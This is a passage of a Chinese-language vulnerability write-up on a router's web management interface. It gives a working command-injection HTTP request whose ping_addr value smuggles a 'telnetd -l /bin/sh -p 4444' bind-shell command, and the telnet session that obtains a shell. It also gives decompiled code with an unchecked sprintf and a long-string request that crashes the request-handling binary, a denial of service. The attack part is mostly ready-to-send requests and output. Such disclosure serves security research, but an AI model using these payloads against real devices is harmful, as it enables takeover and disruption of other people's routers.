User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:99.0) Gecko/20100101 Firefox/99.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 109
Origin: http://192.168.0.1
Connection: close
Referer: http://192.168.0.1/tools_vct.asp
Cookie: hasLogin=1

ccp_act=ping_v4&ping_addr=192.168.1.1%0Atelnetd%20-l%20%2Fbin%2Fsh%20-p%204444%0A&1651503177598=1651503177598
```


```
HTTP/1.1 200 Ok
Server: jjhttpd v0.1.0
Date: Mon, 02 May 2022 14:56:27 GMT
Content-Type: text/xml; charset=utf-8
Content-Length: 36
Cache-Control: max-age=0
Expires: Mon, 02 May 2022 14:56:27 GMT
Last-Modified: Thu, 01 Jan 1970 00:00:00 GMT
Content-Language: en-US,en;q=0.5
Connection: close

<?xml version="1.0"?>
  <root>
  </root>
```

使用telnet连接目标4444端口，连接成功，获取设备shell，搜了一下，好像没有被提交过，算是捡的漏洞吧。




```
[redacted]:~$ telnet 192.168.0.1 4444
Trying 192.168.0.1...
Connected to 192.168.0.1.
Escape character is '^]'.

# id
/bin/sh: id: not found
# ls
bin         flash       lost+found  proc        sys         www
dev         fw          media       root        tmp
etc         home        mnt         run         usr
etc_ro      init        mydlink     sbin        var
firmadyne   lib         pdata       sgcc        wa_www
# 
```

拒绝服务：




```
    return 513;
  }
  v33 = (const char *)get_entry_value_by_name(a2, a3, "ccpSubEvent");
  v22 = (const char *)get_entry_value_by_name(a2, a3, "old_ip");
  v23 = (const char *)get_entry_value_by_name(a2, a3, "old_mask");
  v24 = (const char *)get_entry_value_by_name(a2, a3, "new_ip");
  v25 = get_entry_value_by_name(a2, a3, "new_mask");
  v26 = a3;
  v27 = (const char *)v25;
  v28 = (const char *)get_entry_value_by_name(a2, v26, "ip_addr");
  sprintf(
    v32,
    "%s?event=%s&old_ip=%s&old_mask=%s&new_ip=%s&new_mask=%s&pc_ip=%s",
    "back.asp",
    v33,
    v22,
    v23,
    v24,
    v27,
    v28);
  redirect_page(v32, s, 256);
```



```
POST /get_set.ccp HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux
x86_64; rv:99.0) Gecko/20100101 Firefox/99.0
Accept: application/xml, text/xml, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 68262
Origin: http://192.168.0.1
Connection: close
Referer: http://192.168.0.1/lan.asp
Cookie: hasLogin=1

ccp_act=set&old_ip=
192.168.0.1aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

```
HTTP/1.1 500 Internal Error
Server: jjhttpd v0.1.0
Date: Thu, 05 May 2022 14:38:44 GMT
Cache-Control: no-cache,no-store
Content-Type: text/html; charset=%s
Cache-Control: max-age=0
Expires: Thu, 05 May 2022 14:38:44 GMT
Content-Language: en-US,en;q=0.5
Connection: close

<HTML>
  <HEAD>
    <TITLE>
      500 Internal Error
    </TITLE>
  </HEAD>
  <BODY>
    <H2>
      500 Internal Error
    </H2>
    System busy, please try again.
    <HR>
    jjhttpd v0.1.0
  </BODY>
</HTML>
```



192.168.0.1/login.ccp

500 Internal Error

System busy, please try again.

jjhttpd v0.1.0

此时已经无法登陆，由于是ncc2崩溃，也就是处理请求的二进制文件崩溃，http服务还正常，但已经不能处理请求了

总结

在找到命令注入漏洞后，存在过滤函数，说明开发者考虑到了注入风险，那么既然过滤不严格，其他输入点可能也存在过滤不严格的可能，此时通过查看过滤函数的引用去寻找其他可控输入点，会有可能发现更多的漏洞。